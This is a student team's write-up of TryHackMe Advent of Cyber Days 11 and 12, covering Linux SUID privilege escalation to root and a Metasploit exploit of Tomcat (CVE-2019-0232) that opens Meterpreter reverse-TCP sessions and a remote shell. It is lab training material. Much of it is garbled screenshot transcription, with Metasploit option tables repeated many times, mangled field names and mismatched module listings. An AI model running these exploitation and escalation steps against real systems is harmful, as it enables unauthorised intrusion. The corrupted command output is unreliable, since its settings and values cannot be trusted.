

# PSP0201

## Week 4

## Writeup

Group Name: F4urDeveloper

Members:

ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHРИN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

### Day 11: Networking - The Rogue Gnome

**Tools used:** THM Machine/THM Attackbox/Kali Linux/Mozilla Firefox

**Solution/Walkthrough:**

Question 1:

What type of privilege escalation involves using a user account to execute commands as an administrator?

The answer for this particular question can be found by reading through the passage on Day 11 as shown in the image below (highlighted for viewing purposes).

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2:

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

The clue/hint for this question can be found in the statement 'can run sudo commands' as proven in the image below (highlighted for viewing purposes).

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 3:

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

The clue/hint for this question can be found in the sentence 'The privileges are almost similar' as proven in the image below (highlighted for viewing purposes).

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

#### Question 4:

What is the name of the file that contains a list of users who are a part of the sudo group?

The answer for this question can be found by reading through 11.8 on Day 11 as shown in the image below (highlighted for viewing purposes). The answer should be sudoers.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

#### Question 5:

What is the Linux Command to enumerate the key for SSH?

The answer for this question can be found by reading through 11.6 on Day 11 as shown in the image below (highlighted for viewing purposes).

#### 11.6. You Thought Enumeration Stopped at Nmap?

Wrong! We were just getting started. After gaining initial access, it's essential to begin to build a picture of the internals of the machine. We can look for a plethora of information such as other services that are running, sensitive data including passwords, executable scripts or binaries to abuse and more!

For example, we can use the `find` command to search for common folders or files that we may suspect to be on the machine:

- backups
- password
- admin
- config

Our vulnerable machine in this example has a directory called `backups` containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

#### Question 6:

If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

The hint for the answer for this question can be found by reading through 11.8 on Day 11 as shown in the image below. Instead of typing in “chmod +x filename”, we replace the filename with “find.sh” therefore typing in “chmod +x find.sh”.

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

### Question 7:

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

The hint for the answer for this question can be found by reading through 11.10.2 on Day 11 as shown in the image below. Instead of typing in python “-w http.server 8080”, replace the port with 9999 therefore typing in “-w http.server 9999” to host the server.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LInEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LInEnum.sh* to: `python3 -m http.server 8080`



A terminal window titled 'File Actions Edit View Help' with the command '1211101242@kali:~'. The user runs the command `python3 -m http.server 9999`. The output shows 'Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...'. Below the terminal, a browser window is open with the URL 'http://0.0.0.0:9999/'. The status bar of the browser says 'Unable to connect'.

### Question 8:

What are the contents of the file located at /root/flag.txt?

Run the following command in the THM Attackbox terminal, “ssh cmnatic@10.10.82.141” (Note: IP Address is different for each users)

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical      **Correct Answer**

What is the name of the file that contains a list of users who are a part of the `sudo` group?

`sudoers`      **Correct Answer**

Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.82.141`

Input the following password when prompted: `aoc2020`

No answer needed      **Question Done**

Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of [GTFOBins](#) and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

No answer needed      **Question Done**      Hint

Use this executable to launch a system shell as root.

What are the contents of the file located at `/root/flag.txt`?

`thm{2fb10afe933296592}`      **Correct Answer**      Hint

Task 14 [Day 12] Networking Ready, set, elf.      23m 01s

```
root@ip-10-10-167-215: ~
File Edit View Search Terminal Help
Connection to 10.10.82.141 closed.
root@ip-10-10-167-215: ~# ssh cmnatic@10.10.82.141
cmnatic@10.10.82.141's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Mon Jun 27 03:39:17 UTC 2022

System load: 0.01 Processes: 93
Usage of /: 26.8% of 14.70GB Users logged in: 0
Memory usage: 17% IP address for ens5: 10.10.82.141
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.
```

Type in the following command at the bottom of the terminal “`find / -perm -u=s -type f 2>/dev/null`”

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical      **Correct Answer**

What is the name of the file that contains a list of users who are a part of the `sudo` group?

`sudoers`      **Correct Answer**

Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@10.10.82.141`

Input the following password when prompted: `aoc2020`

No answer needed      **Question Done**

Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of [GTFOBins](#) and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

No answer needed      **Question Done**      Hint

Use this executable to launch a system shell as root.

What are the contents of the file located at `/root/flag.txt`?

`thm{2fb10afe933296592}`      **Correct Answer**      Hint

Task 14 [Day 12] Networking Ready, set, elf.      22m 22s

```
root@ip-10-10-167-215: ~
File Edit View Search Terminal Help
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Mon Jun 27 03:39:17 UTC 2022

System load: 0.01 Processes: 93
Usage of /: 26.8% of 14.70GB Users logged in: 0
Memory usage: 17% IP address for ens5: 10.10.82.141
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelog.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Mon Jun 27 03:33:46 2022 from 10.10.167.215
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
```

Use the “`bash -p`” command to return back to root from cmnatic and type in “`cat /root/flag.txt`” to obtain the flag.

The screenshot shows a TryHackMe challenge interface. On the left, there's a terminal window with the following content:

```
cmmatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ whereis cp
cp: /usr/bin/cp /usr/share/man/man1/cp.1.gz
cmmatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$
```

Note how the `cp` executable is owned by "root" and now has the SUID permission set:

```
cmmatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ ls -al /usr/bin | grep "cp"
-rwsr-xr-x 1 root root 153976 Sep 5 2019 cp
```

The `cp` command will now be executed as root - meaning we can copy any file on the system. Some locations may be of interest to us:

- copying the contents of other user directories (i.e. bash history, ssh keys, user.txt)
- copying the contents of the "/root" directory (i.e. "/root/flag.txt")
- copy the "/etc/passwd" & "/etc/shadow" files for password cracking

Let's confirm this by using find to search the machine for executables with the SUID permission set:

```
cmmatic@docker-ubuntu-s-1vcpu-1gb-lon1-01:~$ find / -perm -u=s -type f 2>/dev/null
```

On the right, there's a file browser window titled "root@ip-10-10-167-215: ~". It lists various system executables. Below the file browser is a terminal window showing the output of the "find" command and the contents of the "/root/flag.txt" file.

## Thought Process/Methodology:

As for question 1, question 2, question 3, question 4, question 5, question 6 and question 7, the answers can be found by reading the entire passage on Day 11. Question 1's and question 2's answer can be found on 11.4.2, question 3's answer can be found on 11.4.1, question 4's answer can be found by reading through 11.8, question 5's answer can be found on 11.6, question 6's answer can also be found on 11.8 but change the filename to file.sh as given in the questions, question 7's answer can be found on 11.10.2 but change the port to 9999 as given in the questions. As for question 8, we have to run the following command first before proceeding "ssh cmmatic@IP ADDRESS". After doing so, scroll down to the bottom of the terminal and type in the following command "find / -perm -u=s -type f 2>/dev/null". Scroll down to the bottom of the terminal again to type in the following bash command which is bash -p to return to the root and type in "cat /root/flag.txt" to obtain the flag.

## Day 12 - Networking Ready, set, elf.

Tools used: THM Machine/THM Attackbox

### Solution/walkthrough

#### Question1

What is the version number of the web server?

The screenshot shows a dual-pane interface. On the left is a web browser displaying the TryHackMe challenge page for '25 Days of Cyber Security'. The challenge title is 'aoc2cmnexp3 v1.1', the IP address is '10.10.142.121', and it expires in '52m 13s'. Below this is a progress bar at 100%. To the right of the progress bar are three task sections: 'Task 1' (Introduction), 'Task 2' (Get Connected), and 'Task 3' (Day 1, Web Exploitation, A Christmas Crisis). On the right side of the interface is a terminal window titled 'Application' running on a 'THM AttackBox' with IP '10.10.3.41'. The terminal shows the following Nmap command and output:

```
root@ip-10-10-3-41:~# nmap -sCV -vv -IL target.txt
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-02 04:10 BST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 04:10
Completed NSE at 04:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 04:10
Completed NSE at 04:10, 0.00s elapsed
Initiating ARP Ping Scan at 04:10
Scanning 10.10.142.121 [1 port]
Completed ARP Ping Scan at 04:10, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:10
Completed Parallel DNS resolution of 1 host. at 04:10, 0.00s elapsed
Initiating SYN Stealth Scan at 04:10
Scanning ip-10-10-142-121.eu-west-1.compute.internal (10.10.142.121) [1000 ports]
Discovered open port 8080/tcp on 10.10.142.121
Discovered open port 3389/tcp on 10.10.142.121
```

Below the terminal window, the status bar indicates '52m 07s'.

The second screenshot shows the same browser and terminal setup. The challenge page remains the same. The terminal window now displays the results of the Nmap scan, including the MAC address and service information:

```
File Edit View Search Terminal Help
SF:ground:white;color:black;font-size:12px;}\x20a\x20{color:black;}\x20a\.
SF:name\x20{color:black;}\x20\.line\x20{height:1px;background-color:#525D7
SF:6;border:none;}</style></head><body><h1>
MAC Address: 02:E7:D1:97:41:D3 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
._clock-skew: mean: 0s, deviation: 0s, median: 0s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 04:10
Completed NSE at 04:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 04:10
Completed NSE at 04:10, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at h
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.32 seconds
Raw packets sent: 3003 (132.116KB) | Rcvd: 15 (644B)
```

The status bar at the bottom of the terminal window indicates '51m 38s'.

DarkStar /4/1's RP:Metasploit Room

**Answer the questions below**

What is the version number of the web server?

Correct Answer

Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Submit

Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Completed

What are the contents of flag1.txt

Submit

Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Completed

Hint

The version of the web series is 9.0.17.

## Question 2

What CVE can be used to create a Meterpreter entry onto the machine?

**DarkStar7471's RP:Metasploit Room**

**Answer the questions below**

What is the version number of the web server?

Correct Answer Hint

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

Correct Answer Hint

Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

Correct Answer

What are the contents of flag1.txt

Submit Hint

Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

Correct Answer Hint

The screenshot shows a Firefox browser window with the following details:

- Title Bar:** Apache Tomcat - CGI Servlet enableCmdLineArguments
- Address Bar:** https://www.exploit-db.com/
- Page Content:**
  - EDB-ID:** 47073
  - CVE:** 2019-0232
  - EDB Verified:** ✓
  - Author:** METASPLOIT
  - Type:** REMOTE
- Terminal Window:** msfconsole -q

The CVE that can be used to create a Meterpreter entry onto the machine is CVE-2019-0232.

### Question 3

What are the contents of flag1.txt?

The terminal window shows the configuration of an exploit module:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
  Name   Current Setting  Required  Description
  ----  ==============  ======  -----
  CCE    CVE-2014-6271  yes      CVE ID or Chosen exploit (Accepted: CVE-2014-6271, ...
  HSAUR  User-Agent     yes      HTTP header to use
  METHOD GET            yes      HTTP method to use
  Proxies
  RHOSTS 10.0.0.1       yes      Target host or network interface to listen on
  RPATH  /bin            yes      Target PATH for binaries used by the CmdStager
  RPORT  80              yes      The target port (TCP)
  SRVHOST 0.0.0.0        yes      The local host or network interface to listen on
  SRVPORT 8000           yes      The local port to listen on
  SSL     false          no      Negotiate SSL/TLS for incoming connections
  SSLCert
  TARGETURI /cgi-bin/systeminfo.sh yes      Path to CGI script
  TMAXOUT 5              yes      HTTP read response timeout (seconds)
  UNIPATH
  VHOST  no              no      The URL to use for this exploit (default is random)
  Payload options (linux/x86/meterpreter/reverse_tcp):
    Name   Current Setting  Required  Description
    ----  ==============  ======  -----
    LHOST  10.0.0.10      yes      The listen address (an interface may be specified)
    LPORT  4444           yes      The listen port
  Exploit target:
    Id  Name
    -  -
    0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress: 100.46% done (1097/1092 bytes)
[*] Sending stage (988888 bytes) to 10.0.0.6
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```
meterpreter > shell
```

The browser window shows a terminal session on a Linux host with root privileges:

```
root@ip-10-10-55-127:~
```

The terminal session shows the following commands and output:

```
# !/bin/sh
# cat target.txt
[*] No payload configured, defaulting to windows/meterpreter/reverse_t
cp
[*] exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.7.42
[*] exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.7
.42
rhosts => 10.10.7.42
[*] exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi
-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
[*] exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	32K	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, ...)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES		no	A proxy chain of format type:host:port[,type:host:port,...] (The target host(s), range CIDR identifier, or IP address of the proxy to use)
RHOSTS	10.0.0.1	yes	The target host(s), range CIDR identifier, or IP address of the target host to use
RPORT	/bin	yes	Target PATH for binaries used by the CmdStager (Default is /bin)
REPORT	80	yes	The target port (TCP)
SRVHOST	10.0.0.1	yes	The local host or network interface to listen on
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is none)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

```
msf5 exploit(msf5/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

THM AttackBox 52m 06s

Module options (exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	32K	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, ...)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
PROXIES		no	A proxy chain of format type:host:port[,type:host:port,...] (The target host(s), range CIDR identifier, or IP address of the proxy to use)
RHOSTS	10.0.0.1	yes	The target host(s), range CIDR identifier, or IP address of the target host to use
RPORT	/bin	yes	Target PATH for binaries used by the CmdStager (Default is /bin)
REPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is none)
TARGETURI	/cgi-bin/systeminfo.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	10.0.0.10	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

```
msf5 exploit(msf5/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter > 
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

THM AttackBox 51m 37s

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
  Name      Current Setting      Required  Description
  ----      -----  -----      -----
  CMD_MAX_LENGTH  2048          yes        CMD max line length
  CVE        CVE-2014-6271       yes        CVE to check/exploit (Accepted: CVE-2014-6271,
  HEADERS   User-Agent         yes        HTTP header to use
  METHOD    GET                  yes        HTTP method to use
  Proxies
  RHOSTS   10.0.0.1            yes        The target host(s), range CIDR identifier, or
  RPATH    /bin                 yes        Target PATH for binaries used by the CmdStager
  SRVHOST  0.0.0.0              yes        The local host or network interface to listen on
  RPORT    80                  yes        The local port to listen on
  SRVPORT  8080                no         No separate port for listening connections
  SSL      false                no         Path to a custom SSL certificate (default is none)
  SSLLCERT TARGETURI /cgi-bin/systeminfo.sh yes        Path to CGI script
  TAMEOUT  5                   yes        HTTP read response timeout (seconds)
  URIPATH
  VHOST

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting      Required  Description
  ----      -----  -----      -----
  LHOST   10.0.0.10            yes        The listen address (an interface may be specified)
  LPORT   4444                yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (900000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:44444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

meterpreter > shell
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
  Name      Current Setting      Required  Description
  ----      -----  -----      -----
  CMD_MAX_LENGTH  2048          yes        CMD max line length
  CVE        CVE-2014-6271       yes        CVE to check/exploit (Accepted: CVE-2014-6271,
  HEADERS   User-Agent         yes        HTTP header to use
  METHOD    GET                  yes        HTTP method to use
  Proxies
  RHOSTS   10.0.0.1            yes        The target host(s), range CIDR identifier, or
  RPATH    /bin                 yes        Target PATH for binaries used by the CmdStager
  SRVHOST  0.0.0.0              yes        The local host or network interface to listen on
  RPORT    80                  yes        The local port to listen on
  SRVPORT  8080                no         No separate port for listening connections
  SSL      false                no         Path to a custom SSL certificate (default is none)
  SSLLCERT TARGETURI /cgi-bin/systeminfo.sh yes        Path to CGI script
  TAMEOUT  5                   yes        HTTP read response timeout (seconds)
  URIPATH
  VHOST

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting      Required  Description
  ----      -----  -----      -----
  LHOST   10.0.0.10            yes        The listen address (an interface may be specified)
  LPORT   4444                yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Linux x86

msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (900000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:44444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

```

meterpreter > shell

```

```

File Edit View Search Terminal Help
01/07/2022 10:07           0 cd
19/11/2020 22:39          825 elfhacker.bat
19/11/2020 23:06          27 flag1.txt
01/07/2022 10:02          73,802 vfaUu.exe
4 File(s)      74,654 bytes
2 Dir(s)      9,667,981,312 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>whoami
whoami
tbfcc-web-01\elfmcskidy
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>cd Desktop
cd Desktop
The system cannot find the path specified.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WE
B-INF\cgi-bin>

```

```

File Edit View Search Terminal Help
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -  6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.18.7.42
[*] Meterpreter session 1 opened (10.10.55.127:4444 -> 10.10.7.42:4986
8) at 2022-07-01 10:02:32 +0100
meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit

```

`meterpreter >`

50m 10s

57m 43s

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMW_MAX_LENGTH  7048   yes      CMD max line length
CVE    CVE-2014-6271  yes      CVE to check/exploit (Accepted: CVE-2014-6271,
HSAUTH  User-Agent    yes      HTTP header to use
METHOD  GET           yes      HTTP method to use
Proxies
RHOSTS  10.0.0.1      yes      A proxy chain of format type:host:port[,type:host:port,...]
RPORT   80             yes      Target port for binaries used by the CmdStager
SRVHOST 0.0.0.0        yes      The target host(s), range CIDR identifier, or IP
SRVPORT  8000          yes      The target port (TCP)
SSL     false          no       Negotiate SSL/TLS for outgoing connections
SSLCert
TARGETURI /cgi-bin/systeminfo.sh  yes      Path to a CGI script
TIMEOUT  5              yes      HTTP read response timeout (seconds)
URIPath
VHOST   no              no       The URI to use for this exploit (default is random)
VHOST

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10      yes      The listen address (an interface may be specified)
LPORT  4444          yes      The listen port

Exploit target:
Id  Name
0  Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

```

AppArmor Fri 1 Jul, 10:06AttackBox IP:10.10.55.127
Google - Mozilla Firefox
root@ip-10-10-55-127:~
File Edit View Search Terminal Help
8) at 2022-07-01 10:02:32 +0100
meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
shell
Process 404 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>c:
c:\>
'c:\' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
c:\dir
'c:\dir' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

THM AttackBox 54m 04s

```

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
----  -----  -----  -----
CMW_MAX_LENGTH  7048   yes      CMD max line length
CVE    CVE-2014-6271  yes      CVE to check/exploit (Accepted: CVE-2014-6271,
HSAUTH  User-Agent    yes      HTTP header to use
METHOD  GET           yes      HTTP method to use
Proxies
RHOSTS  10.0.0.1      yes      A proxy chain of format type:host:port[,type:host:port,...]
RPORT   80             yes      Target port for binaries used by the CmdStager
SRVHOST 0.0.0.0        yes      The target host(s), range CIDR identifier, or IP
SRVPORT  8000          yes      The target port (TCP)
SSL     false          no       Negotiate SSL/TLS for outgoing connections
SSLCert
TARGETURI /cgi-bin/systeminfo.sh  yes      Path to a CGI script
TIMEOUT  5              yes      HTTP read response timeout (seconds)
URIPath
VHOST   no              no       The URI to use for this exploit (default is random)
VHOST

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.0.0.10      yes      The listen address (an interface may be specified)
LPORT  4444          yes      The listen port

Exploit target:
Id  Name
0  Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1897/1892 bytes)
[*] Sending stage (980000 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 → 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000
meterpreter > 

```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.

`meterpreter > shell`

```

AppArmor Fri 1 Jul, 10:08AttackBox IP:10.10.55.127
Google - Mozilla Firefox
root@ip-10-10-55-127:~
File Edit View Search Terminal Help
c:\>cd Users
'c:\' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>

01/07/2022 10:07  <DIR> .
01/07/2022 10:07  <DIR> ..
01/07/2022 10:07          0 cd
19/11/2020 22:39          825 elfwhacker.bat
19/11/2020 23:06          27 flag1.txt
01/07/2022 10:02          73,802 vFauU.exe
4 File(s)          74,654 bytes
2 Dir(s)          9,667,981,312 bytes free

